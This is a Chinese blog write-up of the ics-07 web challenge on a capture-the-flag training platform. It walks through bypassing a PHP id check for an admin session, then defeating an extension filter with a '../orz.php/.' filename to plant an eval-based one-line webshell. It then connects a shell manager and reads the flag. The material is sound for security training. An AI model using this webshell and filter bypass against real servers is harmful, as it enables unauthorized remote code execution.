

# 攻防世界 web 进阶 ics-07

原创


 Christo 于 2019-08-11 20:46:01 发布  4058  收藏 6

分类专栏: [ctf](#) 文章标签: [攻防世界 web 进阶 ics-07](#)

版权声明: 本文为博主原创文章, 遵循[CC 4.0 BY-SA](#)版权协议, 转载请附上原文出处链接和本声明。

本文链接: [https://blog.csdn.net/weixin\\_42499640/article/details/99205257](https://blog.csdn.net/weixin_42499640/article/details/99205257)

版权



[ctf 专栏收录该内容](#)

9 篇文章 0 订阅

订阅专栏

工控云管理系统项目管理页面解析漏洞

/index.php

The screenshot shows a search interface with various encoding options at the top: Post data, Referrer, 0xHEX, %URL, and BASE64. A text input field contains the placeholder "Insert string to r". Below the search bar, the title "云平台项目管理中心" is visible. The main area has a heading "查找项目" and two input fields for "项目名称" and "项目ID", both with the placeholder "请输入项目名称". A green button labeled "提交查询" is located below the input fields.

— 查找项目 —

项目名称

请输入项目名称

项目ID

请输入项目名称

提交查询

[view-source](#)

[https://blog.csdn.net/weixin\\_42499640](https://blog.csdn.net/weixin_42499640)

看到view-source

看一下源码

```

<?php
if ($_SESSION['admin']) {
    $con = $_POST['con'];
    $file = $_POST['file'];
    $filename = "backup/".$file;

    if(preg_match('/^.+\.(ph(p[3457]?|t|tml)$)/i', $filename)){
        die("Bad file extension");
    }else{
        chdir('uploaded');
        $f = fopen($filename, 'w');
        fwrite($f, $con);
        fclose($f);
    }
}
?>

<?php
if (isset($_GET[id]) && floatval($_GET[id]) !== '1' && substr($_GET[id], -1) === '9') {
    include 'config.php';
    $id = mysql_real_escape_string($_GET[id]);
    $sql="select * from cetc007.user where id='".$id."'";
    $result = mysql_query($sql);
    $result = mysql_fetch_object($result);
} else {
    $result = False;
    die();
}

if(!$result)die("<br>something wae wrong ! <br>");
if($result){
    echo "id: ".$result->id."<br>";
    echo "name:".$result->user."<br>";
    $_SESSION['admin'] = True;
}
?>

```

先看这一段

```

<?php
if (isset($_GET[id]) && floatval($_GET[id]) !== '1' && substr($_GET[id], -1) === '9') {
    include 'config.php';
    $id = mysql_real_escape_string($_GET[id]);
    $sql="select * from cetc007.user where id='$id'";
    $result = mysql_query($sql);
    $result = mysql_fetch_object($result);
} else {
    $result = False;
    die();
}

if(!$result)die("<br>something wae wrong ! <br>");
if($result){
    echo "id: ".$result->id."</br>";
    echo "name:".$result->user."</br>";
    $_SESSION['admin'] = True;
}
?>

```

我们只需要绕过 `isset($_GET[id]) && floatval($_GET[id]) !== '1' && substr($_GET[id], -1) === '9'`

拿到 `$_SESSION['admin'] = True;`

构造payload: ?id=1-9&submit&page=flag.php

成功

接下来看下一关

```

<?php
if ($_SESSION['admin']) {
    $con = $_POST['con'];
    $file = $_POST['file'];
    $filename = "backup/".$file; //假目录

    if(preg_match('/.+\.ph(p[3457]?)|t|tml$/i', $filename)){
        die("Bad file extension");
    }else{
        chdir('uploaded'); //更改目录
        $f = fopen($filename, 'w');
        fwrite($f, $con);
        fclose($f);
    }
}
?>

```

这里需要注意 `$filename = "backup/".$file;` 这一句

`backup/` 是个假目录

`chdir('uploaded');` 这里改了目录

有用的是这个目录

这里的正则没看懂

看了大佬的wp

说这个是只过滤了最后一个".后面的东西。

可以使用.../filename/.来过滤

现在尝试写个东西进去

con是文件内容

file是文件名

使用POST传参

```
con=<?php @eval($_POST['orz123']);?>&file=../orz.php/.  
一句话木马
```

接下来都懂的

菜刀大法好！！！！！！！！！！！！！

The screenshot shows a web-based interface for managing shells. On the left, there's a list of URLs. In the center, a modal window titled "添加SHELL" (Add Shell) is open, showing the URL `http://111.198.29.45:35756/uploaded/orz.php` and a configuration section with IP addresses 127.0.0.1 and port 3306. On the right, a log table lists various shell additions with their dates and details.

时间	操作
2019-06-08 17:57:51	站点类别
2019-06-08 15:55:25	默认类别
2019-06-08 15:34:56	Type1
2019-06-08 15:33:55	
2019-05-15 11:45:55	
2019-05-13 17:20:32	
2019-04-16 16:00:03	

The screenshot shows a file manager interface for the directory `/var/www/html`. The left pane shows a tree view of the directory structure, and the right pane shows a detailed list of files with columns for name, time, size, and attributes. A status bar at the bottom indicates the URL `https://blog.csdn.net/weixin_4 GB2312`.

名称	时间	大小	属性
uploaded	2019-08-11 12:39:34	4096	0777
layui	2018-11-12 04:23:47	4096	0755
css	2018-11-12 04:23:47	4096	0755
js	2018-11-12 04:23:47	4096	0755
index.html	2018-11-12 04:23:47	5599	0755
view-source.php	2018-11-12 04:23:47	1655	0755
config.php	2018-11-12 04:23:47	219	0755
index.php	2018-11-12 04:23:47	2783	0755
flag.php	2019-08-11 11:10:06	144	0755
logo.png	2018-11-12 04:23:47	17864	0755
摇臂尾.png	2018-11-12 04:23:47	1957102	0755

A screenshot of a web browser window. The address bar shows two tabs: "111.198.29.45" and "111.198.29.45". The main content area displays the source code of a PHP file named "flag.php". The code contains HTML and PHP logic to set a variable \$flag. The right side of the screen features a sidebar with a tree view of categories, including "站点类别" (Site Category) which is selected, "默认类别" (Default Category), and "Type1".

```
<html>
<head>
<meta charset="utf-8" />
</head>
<body>
<?php
$flag="cyberpeace{f6cd7d2d0c3f21e143ce60677c6dab16}";
?>
</body>
</html>
```

Orz